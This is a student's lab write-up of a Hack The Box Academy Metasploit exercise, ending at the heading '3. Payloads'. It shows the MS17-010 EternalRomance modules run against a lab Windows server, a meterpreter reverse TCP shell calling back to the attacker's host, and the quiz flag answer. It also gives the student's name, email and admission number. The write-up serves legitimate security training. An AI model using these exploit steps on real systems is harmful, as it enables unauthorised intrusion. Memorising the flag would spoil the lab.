

NAME: AUSTIN EMMANUEL ASANGAI

GMAIL: asaasangai@gmail.com

ADMISSION NUMBER: CS-CNS10-25017

Using The Metasploit Framework.

Here is the link to my completion page.

<https://academy.hackthebox.com/achievement/781139/39>

1. Introduction.

This module focuses entirely on using the Metasploit framework in exploiting vulnerabilities. We start by identifying an exploit and checking if our target machine is vulnerable to the exploit before exploiting it.

2. Modules.


Metasploit modules are prepared scripts with a specific purpose and corresponding functions that have already been developed and tested in the wild. With these scripts we are able to perform an exploit.

Quiz: Use the Metasploit-Framework to exploit the target with EternalRomance. Find the flag.txt file on Administrator's desktop and submit the contents as the Answer.

Answer: HTB{MSF-W1nD0w5-3xPL01t4t10n}

Explanation: it is a step wise process

Step 1: I ran an Nmap scan to confirm that port 445 is open since it's the one associate with SMB protocol and EternalRomance is a handful of exploit tools for the SMB protocol.



```
kali@kali: ~/Downloads
Session Actions Edit View Help
kali@kali: ~/Downloads kali@kali: ~/Downloads
(kali@kali)~(~/Downloads)
$ nmap -sC -sV 10.129.2.141
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-26 04:44 EDT
Nmap scan report for 10.129.2.141
Host is up (0.41s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
80/tcp    open  http            Microsoft IIS httpd 10.0
|_ http-title: 10.129.2.141 - /
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
135/tcp    open  msrpc           Microsoft Windows RPC
139/tcp    open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds     Windows Server 2016 Standard 14393 microsoft-ds
5985/tcp   open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
| 3.1.1:
|_ Message signing enabled but not required
| smb-security-mode:
| account_used: <blank>
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb-os-discovery:
| OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
| Computer name: MSF1-WIN01
| NetBIOS computer name: MSF1-WIN01\X00
| Workgroup: WORKGROUP\X00
|_ System time: 2025-10-26T01:47:43-07:00
| smb-time:
| date: 2025-10-26T08:47:45
|_ start_date: 2025-10-26T08:42:06
|_ clock-skew: mean: 2h20m01s, deviation: 4h02m31s, median: 0s
```

Step 2: I opened Metasploit framework console using the command msfconsole and searched for EternalRomance.

NAME: AUSTIN EMMANUEL ASANGAI

GMAIL: asaasangai@gmail.com

ADMISSION NUMBER: CS-CNS10-25017

```
kali@kali: ~/Downloads
Session Actions Edit View Help
kali@kali: ~/Downloads kali@kali: ~/Downloads

= [ metasploit v6.4.94-dev ]
+ -- [ 2,564 exploits - 1,315 auxiliary - 1,683 payloads ]
+ -- [ 432 post - 49 encoders - 13 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search eternalromance

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
1 \ target: Automatic - - - -
2 \ target: PowerShell - - - -
3 \ target: Native upload - - - -
4 \ target: MOF upload - - - -
5 \ AKA: ETERNALSYNERGY - - - -
6 \ AKA: ETERNALROMANCE - - - -
7 \ AKA: ETERNALCHAMPION - - - -
8 \ AKA: ETERNALBLUE - - - -
9 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
10 \ AKA: ETERNALSYNERGY - - - -
11 \ AKA: ETERNALROMANCE - - - -
12 \ AKA: ETERNALCHAMPION - - - -
13 \ AKA: ETERNALBLUE - - - -
```

From the question we are expect to find a flag.txt file on the administrator's desktop. According to Metasploit module types, the type auxiliary is the one that deals with admin capabilities. From our out put its index number: 9 and name: auxiliary/admin/smb/ms17_010_command

Step 3: I now used the auxiliary module in my exploit endeavor using the command use 9.

Step 4: I now looked for the options that need to be set for a successful exploit.

```
kali@kali: ~/Downloads
Session Actions Edit View Help
kali@kali: ~/Downloads kali@kali: ~/Downloads

10 \ AKA: ETERNALSYNERGY - - - -
11 \ AKA: ETERNALROMANCE - - - -
12 \ AKA: ETERNALCHAMPION - - - -
13 \ AKA: ETERNALBLUE - - - -

Interact with a module by name or index. For example info 13, use 13 or use auxiliary/admin/smb/ms17_010_command
msf > use 9
msf auxiliary(admin/smb/ms17_010_command) > options

Module options (auxiliary/admin/smb/ms17_010_command):

Name Current Setting Required Description
- - - - -
COMMAND net group "Domain Admins" /domain yes The command you want to execute on the remote host
DBGTRACE false yes Show extra debug trace info
LEAKATTEMPTS 99 yes How many times to try to leak transaction
NAMEDPIPE /usr/share/metasploit-framework/data no A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES /wordlists/named_pipes.txt yes List of named pipes to check
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 445 yes The Target port (TCP)
SERVICE_DESCRIPTION no Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME no The service display name
SERVICE_NAME no The service name
SMBDomain no The Windows domain to use for authentication
SMBPass no The password for the specified username
SMBShare C$ yes The name of a writeable share on the server
SMBUser no The username to authenticate as
THREADS 1 yes The number of concurrent threads (max one per host)
WINPATH yes The name of the remote Windows directory


View the full module info with the info, or info -d command.
msf auxiliary(admin/smb/ms17_010_command) >
```

NAME: AUSTIN EMMANUEL ASANGAI

GMAIL: asaasangai@gmail.com

ADMISSION NUMBER: CS-CNS10-25017

Step 5: I set all module options that were marked Required: yes, and had an empty Current Setting. That option was RHOSTS which indicates my target IP.



```
kali@kali: ~/Downloads
Session Actions Edit View Help
kali@kali: ~/Downloads x kali@kali: ~/Downloads x

SERVICE_NAME no The service name
SMBDomain no The Windows domain to use for authentication
SMBPass no The password for the specified username
SMBSHARE C$ yes The name of a writeable share on the server
SMBUser no The username to authenticate as
THREADS 1 yes The number of concurrent threads (max one per host)
WINPATH WINDOWS yes The name of the remote Windows directory


View the full module info with the info, or info -d command.

msf auxiliary(admin/smb/ms17_010_command) > set RHOSTS 10.129.2.141
RHOSTS => 10.129.2.141
msf auxiliary(admin/smb/ms17_010_command) > options

Module options (auxiliary/admin/smb/ms17_010_command):

Name Current Setting Required Description
COMMAND net group "Domain Admins" /domain yes The command you want to execute on the remote host
DBGTRACE false yes Show extra debug trace info
LEAKATTEMPTS 99 yes How many times to try to leak transaction
NAMEDPIPE no A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes List of named pipes to check
RHOSTS 10.129.2.141 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 445 yes The Target port (TCP)
SERVICE_DESCRIPTION no Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME no The service display name
SERVICE_NAME no The service name
SMBDomain no The Windows domain to use for authentication
SMBPass no The password for the specified username
SMBSHARE C$ yes The name of a writeable share on the server
SMBUser no The username to authenticate as
THREADS 1 yes The number of concurrent threads (max one per host)
WINPATH WINDOWS yes The name of the remote Windows directory
```

Step 6: I launched the exploit using the command run.



```
kali@kali: ~/Downloads
Session Actions Edit View Help
kali@kali: ~/Downloads x kali@kali: ~/Downloads x

/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/timeout-0.4.3/lib/timeout.rb:37:in 'handle_timeout'
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/timeout-0.4.3/lib/timeout.rb:194:in 'timeout'
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/rex-core-0.1.34/lib/rex/io/stream.rb:179:in 'timed_read'
/usr/share/metasploit-framework/lib/rex/proto/smb/client.rb:68:in 'smb_recv'
/usr/share/metasploit-framework/lib/rex/proto/smb/client.rb:152:in 'smb_recv_and_cache'
/usr/share/metasploit-framework/lib/rex/proto/smb/client.rb:201:in 'block in smb_recv_parse'
/usr/share/metasploit-framework/lib/rex/proto/smb/client.rb:200:in 'upto'
/usr/share/metasploit-framework/lib/rex/proto/smb/client.rb:200:in 'smb_recv_parse'
/usr/share/metasploit-framework/lib/rex/proto/smb/client.rb:1126:in 'tree_connect'
/usr/share/metasploit-framework/lib/msf/core/exploit/remote/smb/client.rb:204:in 'smb_login'
/usr/share/metasploit-framework/lib/msf/core/exploit/remote/smb/client/psexec_ms17_010.rb:35:in 'eternal_pwn'
/usr/share/metasploit-framework/modules/auxiliary/admin/smb/ms17_010_command.rb:80:in 'run_host'
/usr/share/metasploit-framework/lib/msf/core/auxiliary/scanner.rb:116:in 'block (2 levels) in run'
/usr/share/metasploit-framework/lib/msf/core/thread_manager.rb:105:in 'block in spawn'
[*] 10.129.2.141:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(admin/smb/ms17_010_command) > run
[*] 10.129.2.141:445 - Target OS: Windows Server 2016 Standard 14393
[*] 10.129.2.141:445 - Built a write-what-where primitive...
[*] 10.129.2.141:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.129.2.141:445 - Service start timed out, OK if running a command or non-service executable...
[*] 10.129.2.141:445 - Getting the command output...
[*] 10.129.2.141:445 - Executing cleanup...
[*] 10.129.2.141:445 - Cleanup was successful
[*] 10.129.2.141:445 - Command completed successfully!
[*] 10.129.2.141:445 - Output for "net group "Domain Admins" /domain":

The request will be processed at a domain controller for domain WORKGROUP.

[*] 10.129.2.141:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(admin/smb/ms17_010_command) > shell
[-] Unknown command: shell. Run the help command for more details.
msf auxiliary(admin/smb/ms17_010_command) > ls
[*] exec: ls

academy-regular.ovpn confidential.zip Flameshot-13.1.0.x86_64.AppImage google-chrome-stable_current_amd64.deb starting_point_Austin23.ovpn
```


The exploit ran successfully but did not give me an interactive shell. Because of this I can't get the file flag.txt. I therefore go back and look for an exploit that can give me an interactive shell.

NAME: AUSTIN EMMANUEL ASANGAI

GMAIL: asaasangai@gmail.com

ADMISSION NUMBER: CS-CNS10-25017

Step 7: I now used the module type exploit indexed at 0 with the name exploit/windows/smb/ms17_010_psexec. I used the command use 0 and searched for options.



```
msf exploit(windows/smb/ms17_010_psexec) > use 0
msf auxiliary(admin/smb/ms17_010_command) > use 0
[*] Using configured payload windows/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_psexec) > options

Module options (exploit/windows/smb/ms17_010_psexec):
```


Name	Current Setting	Required	Description
DBGTRACE	false	yes	Show extra debug trace info
LEAKATTEMPTS	99	yes	How many times to try to leak transaction
NAMEDPIPE		no	A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES	/usr/share/metasploit-framework/data/wordlists/named_pipes.txt	yes	List of named pipes to check
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The Target port (TCP)
SERVICE_DESCRIPTION		no	Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME		no	The service display name
SERVICE_NAME		no	The service name
SHARE	ADMIN\$	yes	The share to connect to, can be an admin share (ADMIN\$,C\$, ...) or a normal read/write folder share
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as

```
msf exploit(windows/smb/ms17_010_psexec) > options

Payload options (windows/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.114.129	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Step 8: set the LHOST: local IP and RHOSTS: target IP.



```
msf exploit(windows/smb/ms17_010_psexec) > set RHOSTS 10.129.2.141
RHOSTS => 10.129.2.141
msf exploit(windows/smb/ms17_010_psexec) > set LHOSTS 10.10.14.70
[*] Unknown datastore option: LHOSTS. Did you mean RHOSTS?
LHOSTS => 10.10.14.70
msf exploit(windows/smb/ms17_010_psexec) > set LHOST 10.10.14.70
LHOST => 10.10.14.70
msf exploit(windows/smb/ms17_010_psexec) > options

Module options (exploit/windows/smb/ms17_010_psexec):
```

Name	Current Setting	Required	Description
DBGTRACE	false	yes	Show extra debug trace info
LEAKATTEMPTS	99	yes	How many times to try to leak transaction
NAMEDPIPE		no	A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES	/usr/share/metasploit-framework/data/wordlists/named_pipes.txt	yes	List of named pipes to check
RHOSTS	10.129.2.141	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The Target port (TCP)
SERVICE_DESCRIPTION		no	Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME		no	The service display name
SERVICE_NAME		no	The service name
SHARE	ADMIN\$	yes	The share to connect to, can be an admin share (ADMIN\$,C\$, ...) or a normal read/write folder share
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as

```
msf exploit(windows/smb/ms17_010_psexec) > options

Payload options (windows/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.10.14.70	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Step 9: launched the attack using command run.

NAME: AUSTIN EMMANUEL ASANGAI

GMAIL: asaasangai@gmail.com

ADMISSION NUMBER: CS-CNS10-25017

```
kali@kali: ~/Downloads
Session Actions Edit View Help
kali@kali: ~/Downloads kali@kali: ~/Downloads kali@kali: ~/Downloads

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
EXITFUNC    thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST       10.10.14.70      yes       The listen address (an interface may be specified)
LPORT       4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf exploit(windows/smb/ns17_010_psexec) > run
[*] Started reverse TCP handler on 10.10.14.70:4444
[*] 10.129.2.141:4445 - Target OS: Windows Server 2016 Standard 14393
[*] 10.129.2.141:4445 - Built a write-what-where primitive ...
[*] 10.129.2.141:4445 - Overwrite complete... SYSTEM session obtained!
[*] 10.129.2.141:4445 - Selecting PowerShell target
[*] 10.129.2.141:4445 - Executing the payload ...
[*] 10.129.2.141:4445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (188998 bytes) to 10.129.2.141
[*] Meterpreter session 1 opened (10.10.14.70:4444 -> 10.129.2.141:49672) at 2025-10-26 06:37:26 -0400

meterpreter > shell
Process 844 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

The launch was successful and I accessed the interactive shell.

Step 10: I changed my directory to c:\users\Administrator\Desktop using cd c:\users\Administrator\Desktop command, listed the directories in Desktop using dir command and read the contents of flag.txt using type flag.txt command.

We know that we find all the users in the windows operating system under local disk c in the folder users.

```
kali@kali: ~/Downloads
Session Actions Edit View Help
kali@kali: ~/Downloads kali@kali: ~/Downloads kali@kali: ~/Downloads

10/05/2020 04:18 PM <DIR> .
10/05/2020 04:18 PM <DIR> ..
10/05/2020 04:18 PM <DIR> Contacts
05/16/2022 05:17 AM <DIR> Desktop
10/05/2020 04:18 PM <DIR> Documents
10/05/2020 07:08 PM <DIR> Downloads
10/05/2020 04:18 PM <DIR> Favorites
10/05/2020 04:18 PM <DIR> Links
10/05/2020 04:18 PM <DIR> Music
10/05/2020 04:18 PM <DIR> Pictures
10/05/2020 04:18 PM <DIR> Saved Games
10/05/2020 04:18 PM <DIR> Searches
10/05/2020 04:18 PM <DIR> Videos
0 File(s) 0 bytes
13 Dir(s) 30,161,494,016 bytes free

c:\Users\Administrator>cd c:\user\Administrator\Desktop
cd c:\user\Administrator\Desktop
The system cannot find the path specified.

c:\Users\Administrator>cd c:\users\Administrator\Desktop
cd c:\users\Administrator\Desktop

c:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 9850-1131

Directory of c:\Users\Administrator\Desktop

05/16/2022 05:17 AM <DIR> .
05/16/2022 05:17 AM <DIR> ..
05/16/2022 04:19 AM 29 flag.txt
1 File(s) 29 bytes
2 Dir(s) 30,161,494,016 bytes free

c:\Users\Administrator\Desktop>type flag.txt
type flag.txt
```

NAME: AUSTIN EMMANUEL ASANGAI

GMAIL: asaasangai@gmail.com

ADMISSION NUMBER: CS-CNS10-25017

3. Payloads.

